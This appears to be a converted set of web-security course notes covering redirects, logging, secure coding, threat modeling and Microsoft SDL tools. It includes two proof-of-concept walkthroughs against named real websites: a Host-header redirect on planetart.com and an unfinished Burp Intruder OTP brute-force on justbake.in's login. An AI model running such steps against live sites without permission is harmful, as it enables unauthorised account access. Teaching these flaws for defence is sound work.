
POC (PROOF OF CONCEPT)

· Visit <https://www.planetart.com/>

· Use Burp suit, turn on the intercept to capture packets.



In the place of Host: “**www.planetart.com**”, we can give any other host header such as “**www.facebook.com**”.



As we can see here, that by changing the Host Header, we have been redirected to the Facebook web page.



# REFERENCE

- Reference: "OWASP Top 10 - Unvalidated Redirects and Forwards" (by OWASP)
- Link:  
[https://owasp.org/www-project-top-ten/OWASP\\_Top\\_Ten\\_2017/Top\\_10-2017\\_A10-Unvalidated\\_Redirects\\_and\\_Forwards](https://owasp.org/www-project-top-ten/OWASP_Top_Ten_2017/Top_10-2017_A10-Unvalidated_Redirects_and_Forwards)
- Reference: "Unvalidated Redirects and Forwards" (by SANS Institute)
- Link:  
<https://www.sans.org/reading-room/whitepapers/application/unvalidated-redirects-forwards-35997>
- Reference: "Unvalidated Redirects and Forwards" (by OWASP Cheat Sheet)
- Link:  
[https://cheatsheetseries.owasp.org/cheatsheets/Unvalidated\\_Redirects\\_and\\_Forwards\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Unvalidated_Redirects_and_Forwards_Cheat_Sheet.html)
- Reference: "Unvalidated Redirects and Forwards Vulnerability" (by Acunetix)
- Link:  
<https://www.acunetix.com/blog/web-security-zone/unvalidated-redirects-forwards-vulnerability/>
- Reference: "Understanding Unvalidated Redirects and Forwards" (by Veracode)
- Link:  
<https://www.veracode.com/security/unvalidated-redirects-forwards>
- Reference: "Unvalidated Redirects and Forwards: Risks and Mitigation" (by Imperva)
- Link:  
<https://www.imperva.com/learn/application-security/unvalidated-redirects-and-forwards/>



# Insufficient Logging and Monitoring

1. Insufficient Logging and Monitoring Risk
2. Consequences of Insufficient Logging and Monitoring
3. Mitigation Strategies

# Insufficient Logging and Monitoring Risk

---

- Insufficient logging and monitoring occurs when an application fails to generate detailed logs or lacks effective monitoring mechanisms.
- This can result in the inability to detect and respond to security incidents, identify suspicious activities, or conduct effective forensic investigations.
- Insufficient logging and monitoring can lead to delayed incident response, prolonged compromise, or unauthorized access going undetected.

# Consequences of Insufficient Logging and Monitoring

---

- Delayed incident response: Inadequate logging and monitoring make it difficult to identify security incidents promptly, leading to delayed or ineffective incident response.
- Unidentified attacks: Without comprehensive logs and monitoring, attackers can perform actions without detection, resulting in extended compromise or unauthorized access.
- Inability to conduct forensic investigations: Insufficient logging hampers the ability to investigate security incidents, understand the scope of compromise, and gather evidence.
- Compliance violations: Insufficient logging and monitoring may result in non-compliance with regulatory requirements and industry standards.

# Mitigation Strategies

---

- Implement comprehensive logging: Log relevant security events, user activities, and system actions in a structured and centralized manner.
- Real-time monitoring and alerting: Establish monitoring mechanisms to detect and alert on suspicious activities, unauthorized access attempts, and security incidents.
- Security information and event management (SIEM): Utilize SIEM solutions to aggregate and analyze logs for effective incident response and forensic investigations.
- Regular log review and analysis: Conduct regular reviews of logs to identify anomalies, security incidents, or policy violations.

# FAQS

**Q: What is insufficient logging and monitoring?**

**A: Insufficient logging and monitoring refers to the lack of comprehensive and effective logging and monitoring mechanisms in an application or system, which hinders the ability to detect and respond to security incidents in a timely manner.**

**Q: Why is insufficient logging and monitoring a security concern?**

**A: Insufficient logging and monitoring can impede the detection of security incidents, such as unauthorized access attempts, data breaches, or malicious activities, making it harder to respond promptly and mitigate potential damage.**

**Q: What are the potential consequences of insufficient logging and monitoring?**

**A: Consequences can include delayed detection of security incidents, prolonged unauthorized access, inability to trace the source of attacks, compromised data integrity, and inability to meet regulatory compliance requirements.**

**Q: What are some essential components of effective logging and monitoring?**

**A: Essential components include capturing relevant security events, storing logs in a secure and centralized location, monitoring and analyzing logs in real-time, setting up alerts and notifications for critical events, and conducting regular log reviews.**

**Q: How can insufficient logging and monitoring impact incident response efforts?**

**A: Insufficient logging and monitoring can hinder incident response efforts by limiting the availability of necessary data and insights required to investigate incidents, trace the source, and understand the extent of the impact.**

**Q: What are the best practices for implementing logging and monitoring?**

**A: Best practices include logging relevant security events with sufficient details, encrypting and securely storing logs, setting up log retention policies, implementing real-time monitoring and alerting, and regularly reviewing and analyzing logs.**

# REFERENCES

- Reference: "OWASP Top 10 - Insufficient Logging and Monitoring" (by OWASP)
- Link:  
[https://owasp.org/www-project-top-ten/OWASP\\_Top\\_Ten\\_2017/Top\\_10-2017\\_A10-Insufficient\\_Logging%2526Monitoring](https://owasp.org/www-project-top-ten/OWASP_Top_Ten_2017/Top_10-2017_A10-Insufficient_Logging%2526Monitoring)
- Reference: "Insufficient Logging and Monitoring" (by SANS Institute)
- Link:  
<https://www.sans.org/reading-room/whitepapers/logging/insufficient-logging-monitoring-35717>
- Reference: "Insufficient Logging and Monitoring" (by OWASP Cheat Sheet)
- Link:  
[https://cheatsheetseries.owasp.org/cheatsheets/Insufficient\\_Logging\\_And\\_Monitoring\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Insufficient_Logging_And_Monitoring_Cheat_Sheet.html)
- Reference: "The Importance of Logging and Monitoring" (by SANS Institute)
- Link:  
<https://www.sans.org/reading-room/whitepapers/logging/importance-logging-monitoring-36227>
- Reference: "Insufficient Logging and Monitoring: The Silent Threat" (by Imperva)
- Link:  
<https://www.imperva.com/learn/application-security/insufficient-logging-and-monitoring/>
- Reference: "Insufficient Logging and Monitoring: Risks and Best Practices" (by Veracode)
- Link:  
<https://www.veracode.com/security/insufficient-logging-monitoring>

# Secure Coding Practices

- Importance of Secure Coding
- Key Secure Coding Principles
- Best Practices for Secure Coding

# Importance of Secure Coding

- Secure coding practices are essential for developing software with robust security and resilience.
- Secure code helps protect against vulnerabilities and reduces the risk of security breaches.
- By following secure coding practices, organizations can safeguard sensitive data, maintain user trust, and minimize the impact of potential attacks.



# Key Secure Coding Principles

- Input Validation: Validate and sanitize all user input to prevent common attacks such as SQL injection and cross-site scripting (XSS).
- Proper Error Handling: Implement appropriate error handling mechanisms to provide meaningful error messages without revealing sensitive information.
- Authentication and Access Controls: Use strong authentication mechanisms and enforce access controls to ensure only authorized users can access resources.
- Secure Communication: Implement secure protocols (e.g., HTTPS) to protect data transmission over networks.

# Best Practices for Secure Coding

- Regular Updates and Patching: Keep software, libraries, and dependencies up to date with the latest security patches.
- Code Reviews: Conduct regular code reviews to identify and address security vulnerabilities during the development process.
- Security Testing: Perform comprehensive security testing, including penetration testing and vulnerability scanning, to identify and mitigate security flaws.
- Developer Education: Provide ongoing education and training to developers on secure coding practices, common vulnerabilities, and emerging threats.

# FAQS

**Q1: What is secure coding?**

**A1: Secure coding refers to the practice of writing software code in a way that minimizes vulnerabilities and protects against security threats.**

**Q2: Why is secure coding important?**

**A2: Secure coding is crucial because it helps prevent potential security breaches, data leaks, and unauthorized access to sensitive information in software applications.**

**Q3: What are some common vulnerabilities in software applications?**

**A3: Common vulnerabilities include injection attacks (such as SQL injection), cross-site scripting (XSS), cross-site request forgery (CSRF), insecure direct object references, and insufficient input validation.**

**Q4: What are input validation and output encoding?**

**A4: Input validation is the process of validating and sanitizing user input to prevent potential security issues. Output encoding involves encoding the output data to prevent cross-site scripting (XSS) attacks.**

**Q5: What is the principle of least privilege?**

**A5: The principle of least privilege states that a user or application should have only the minimum privileges necessary to perform its intended function. This reduces the risk of unauthorized access and potential damage.**

**Q6: What is meant by "defense in depth"?**

**A6: Defense in depth is a security strategy that involves implementing multiple layers of security controls to protect a system or application. This ensures that if one layer is breached, there are additional layers of protection in place.**

# REFERENCES

- Reference: "Secure Coding Practices" (by OWASP) <https://docs.microsoft.com/en-us/previous-versions>
- Link: <https://owasp.org/www-project-secure-coding-practices/>
- Reference: "Secure Coding Guidelines" (by CERT)
- Link: <https://www.securecoding.cert.org/>
- Reference: "Secure Coding Practices Quick Reference Guide" (by SANS Institute)
- Link: <https://www.sans.org/security-resources/posters/secure-coding-practices/>
- Reference: "Secure Coding Guidelines" (by Microsoft)
- Link:

- Reference: "Secure Coding Best Practices" (by Oracle)
- Link:  
<https://www.oracle.com/java/technologies/javase/seccodeguide.html>
- Reference: "Secure Coding Guidelines for Java" (by OWASP)
- Link:  
[https://cheatsheetseries.owasp.org/cheatsheets/Secure\\_Coding\\_Guidelines\\_for\\_Java.html](https://cheatsheetseries.owasp.org/cheatsheets/Secure_Coding_Guidelines_for_Java.html)
- Reference: "Secure Coding Guidelines" (by Cisco)
- Link:  
<https://www.cisco.com/c/en/us/support/docs/security-vpn/secure-sockets-layer-ssl/116181-problemsolution-product-00.html>

# FAQS

**Q1: What are secure design principles?**

**A1: Secure design principles are fundamental concepts and guidelines used to develop software and systems that are resilient against security threats and vulnerabilities.**

**Q2: Why is secure design important?**

**A2: Secure design is crucial because it establishes a strong foundation for building secure and robust systems, helping to prevent security breaches, data leaks, and unauthorized access.**

**Q3: What are the key principles of secure design?**

**A3: The key principles of secure design include least privilege, defense in depth, fail-safe defaults, separation of duties, economy of mechanism, complete mediation, open design, and psychological acceptability.**

**Q4: What is the principle of least privilege?**

**A4: The principle of least privilege states that users or processes should only be given the minimum privileges necessary to perform their intended function, reducing the risk of unauthorized access and potential damage.**

**Q5: What is defense in depth?**

**A5: Defense in depth is a security strategy that involves implementing multiple layers of security controls to protect a system or application. If one layer is breached, there are additional layers of protection in place.**

**Q6: What is meant by fail-safe defaults?**

**A6: Fail-safe defaults refer to designing systems that default to a secure state in the event of an error or failure. This helps ensure that the system does not become vulnerable in unexpected circumstances.**

# REFERENCES

Reference: "Security by Design Principles" (by OWASP)

Link:

<https://owasp.org/www-project-application-security-by-design/>

Reference: "Security Design Principles" (by SANS Institute)

Link:

<https://www.sans.org/reading-room/whitepapers/engineering/security-design-principles-35972>

Reference: "Security Design Principles and Architecture Patterns" (by Microsoft)

Link:

<https://docs.microsoft.com/en-us/azure/security/develop/design-principles-architecture-patterns>

Reference: "Security Design Principles" (by National Institute of Standards and Technology - NIST)

Link:

<https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-160v1.pdf>

Reference: "Secure Design Principles" (by Cisco)

Link:

<https://www.cisco.com/c/en/us/support/docs/security-vpn/secure-sockets-layer-ssl/116178-technote-ssl-00.html>

Reference: "Secure Design Principles" (by Oracle)

Link:

[https://docs.oracle.com/cd/E37670\\_01/e37355/intro.htm](https://docs.oracle.com/cd/E37670_01/e37355/intro.htm)

# FAQS

**Q: What are the key steps involved in threat modeling?**

**A: The key steps in threat modeling include identifying assets, identifying threats, assessing vulnerabilities, defining countermeasures, and prioritizing mitigation efforts.**

**Q: What is the difference between a threat and a vulnerability?**

**A: A threat is a potential event or action that can exploit a vulnerability and cause harm to a system or application. A vulnerability, on the other hand, is a weakness or gap in the security defenses that can be exploited by a threat.**

**Q: Who should be involved in the threat modeling process?**

**A: The threat modeling process should involve individuals from different roles, including developers, architects, security experts, and business stakeholders. Collaboration among these stakeholders ensures a comprehensive assessment of potential threats and appropriate countermeasures.**

**Q: What are some commonly used threat modeling methodologies?**

**A: Some commonly used threat modeling methodologies include STRIDE (Spoofing, Tampering, Repudiation, Information disclosure, Denial of service, Elevation of privilege), DREAD (Damage potential, Reproducibility, Exploitability, Affected users, Discoverability), and OCTAVE (Operationally Critical Threat, Asset, and Vulnerability Evaluation).**

**Q: How can threat modeling be integrated into the software development lifecycle (SDLC)?**

**A: Threat modeling can be integrated into the SDLC by conducting it during the early stages of development, such as during the design and architecture phase. It can also be performed iteratively as the project progresses.**

**Q: Can threat modeling be applied to existing systems?**



**A: Yes, threat modeling can be applied to existing systems. It helps identify vulnerabilities and risks that might have been overlooked during the initial design or development phases.**

# REFERENCES

- **Microsoft's Threat Modeling Tool** - Microsoft offers a free tool for threat modeling, along with documentation and guidance. You can find more information and download the tool from their website:  
<https://www.microsoft.com/en-us/download/details.aspx?id=49168>
- **NIST (National Institute of Standards and Technology)** - NIST provides various publications and resources related to cybersecurity and threat modeling. You can explore their publications and special publications at:  
<https://www.nist.gov/cyberframework/publications>
- **SANS Institute** - SANS Institute offers valuable resources, training courses, and webcasts on threat modeling and other aspects of cybersecurity. You can access their website at: <https://www.sans.org/>
- **"Threat Modeling: Formulating Intelligent Security for Your Applications"** on the InfoQ website - This article provides an overview of threat modeling concepts and methodologies, along with practical tips for effective implementation. You can find it at: <https://www.infoq.com/articles/threat-modeling-intelligent-security/>
- **"Practical Threat Modeling: Understanding How Attackers Exploit Systems"** on the SANS Institute blog - This blog post delves into practical aspects of threat modeling, discussing common threats, attack vectors, and risk mitigation techniques. You can read it at: <https://www.sans.org/blog/practical-threat-modeling-understanding-how-attackers-exploit-systems/>
- **"Threat Modeling for Developers"** on the Veracode blog - This blog post provides a developer-centric perspective on threat modeling, highlighting key considerations and techniques to integrate security into the development process. You can access it at: <https://www.veracode.com/blog/secure-development/threat-modeling-developers>

# Microsoft SDL (Secure Development Lifecycle) Tool

1. Introduction to Microsoft SDL
2. Purpose of the Microsoft SDL Tool
3. Features of the Microsoft SDL Tool

# Introduction to Microsoft SDL

- The Microsoft SDL is a comprehensive framework and set of practices for integrating security into the software development process
- It provides a structured approach to identify, prioritize, and mitigate potential security vulnerabilities during software development.
- The SDL helps organizations build secure and resilient software, reducing the risk of security breaches and enhancing user trust.

# Purpose of the Microsoft SDL Tool

- The Microsoft SDL Tool is a software security analysis tool that assists developers in identifying common security vulnerabilities in their code.
- It automates security analysis and provides recommendations for mitigating identified vulnerabilities.
- The tool helps developers identify and address security issues early in the development process, saving time and effort.

# Features of the Microsoft SDL Tool

- **Static Analysis:** The tool performs static code analysis to identify potential security vulnerabilities, such as buffer overflows, injection attacks, and cross-site scripting (XSS).
- **Vulnerability Identification:** It scans code for known vulnerabilities and provides guidance on how to fix them.
- **Integration with Development Environment:** The tool integrates with popular development environments, making it easy to incorporate security analysis into the developer's workflow.
- **Customizable Rules:** Developers can customize the tool's rules to align with their specific security requirements and coding standards

# FAQS

**Q: What is Microsoft SDL?**

**A: Microsoft SDL, or Security Development Lifecycle, is a set of practices and guidelines created by Microsoft to integrate security into the software development process. It provides a framework for building secure software and includes a collection of tools, documentation, and resources to help developers address security concerns throughout the development lifecycle.**

**Q: What are some Microsoft SDL tools?**

**A: Some Microsoft SDL tools include:**

**1. Threat Modeling Tool: This tool helps identify potential security threats and vulnerabilities early in the design phase by creating threat models and analyzing the system architecture.**

**2. BinScope Binary Analyzer: BinScope is a security verification tool that analyzes binary files to identify common coding patterns that could lead to security vulnerabilities, such as insecure function calls or unsafe memory operations.**

**3. MiniFuzz File Fuzzer: MiniFuzz is a simple file fuzzer that aids in finding security vulnerabilities and stability issues by generating random inputs and feeding them to the target application.**

**4. CAT.NET Code Analysis Tool: CAT.NET is a static code analysis tool that scans managed code assemblies to identify potential security vulnerabilities related to security configuration, cross-site scripting (XSS), SQL injection, and other common attack vectors.**

**Q: Are Microsoft SDL tools available for free?**

**A: Yes, Microsoft SDL tools are generally available for free and can be downloaded from the official Microsoft websites. These tools are designed to help developers build more secure software and are part of Microsoft's commitment to improving overall software security.**

**Q: Can I use Microsoft SDL tools with any programming language or platform?**

**A: While Microsoft SDL tools are primarily designed for software developed using Microsoft technologies, such as .NET, C#, and Windows platforms, some tools can be used with other programming languages and platforms. For example, the Threat Modeling Tool can be used to model the security of applications regardless of the underlying technology stack.**

# REFERENCE

- Reference: "Microsoft Security Development Lifecycle (SDL)"
- Link: <https://www.microsoft.com/en-us/sdl>
- Reference: "Microsoft SDL Process Template" (for Visual Studio Team System)
- Link: <https://www.microsoft.com/en-us/download/details.aspx?id=49168>
- Reference: "Microsoft SDL Threat Modeling Tool"
- Link: <https://www.microsoft.com/en-us/download/details.aspx?id=49168>
- Reference: "Microsoft SDL Binskim"
- Reference: "Microsoft Security Code Analysis" (includes tools like CodeQL and Microsoft Security Risk Detection)
- Link: <https://www.microsoft.com/en-us/securityengineering/securitycodeanalysis>
- Reference: "Microsoft Security Risk Detection"
- Link: <https://www.microsoft.com/en-us/research/project/microsoft-security-risk-detection/>
- Reference: "Microsoft Secure Development for Agile Teams" (guidance for integrating security practices into agile development)
- Link: <https://docs.microsoft.com/en-us/azure/security/develop/secure-development-for-agile-teams>
-



# Proof of concept(POC) bypassing

# OTP

1. Click on Login in the target website:

Call Us : +918970010111 / +918970010222 | WhatsApp Facebook Instagram

We Bake It. You Love It.

Bangalore

Just Bake

Cakes ▾ Express Cakes ▾ Occasional ▾ Designer ▾ Flowers ▾ Desserts & Snacks ▾ Photo Cakes ▾ Live Store Enquiry

HOME / LOGIN

Login

Login

9898989898

Password Login OTP Login

9898


RESEND OTP LOGIN

OTP sent to Your Mobile Number


Enter the number, as we can see there is 2 options, select the OTP login Option as shown and enter random OTP.

**Note:** before clicking on Login ON the burp suite and get the packet of the OTP that we are sending.

2. After we get the OTP packet in the Burp suite right click and send it Intruder as shown.



3. After we get the packet in the Intruder select the OTP which we have entered and click in add which is marked with red



Dashboard Target **Intruder** Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

1 x 2 x +

Positions Payloads Resource pool Settings

Choose an attack type

Attack type: Sniper

Start attack

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target:  ☒ Update Host header to match target

1 POST /confirmotp.php HTTP/2  
2 Host: www.justbake.in  
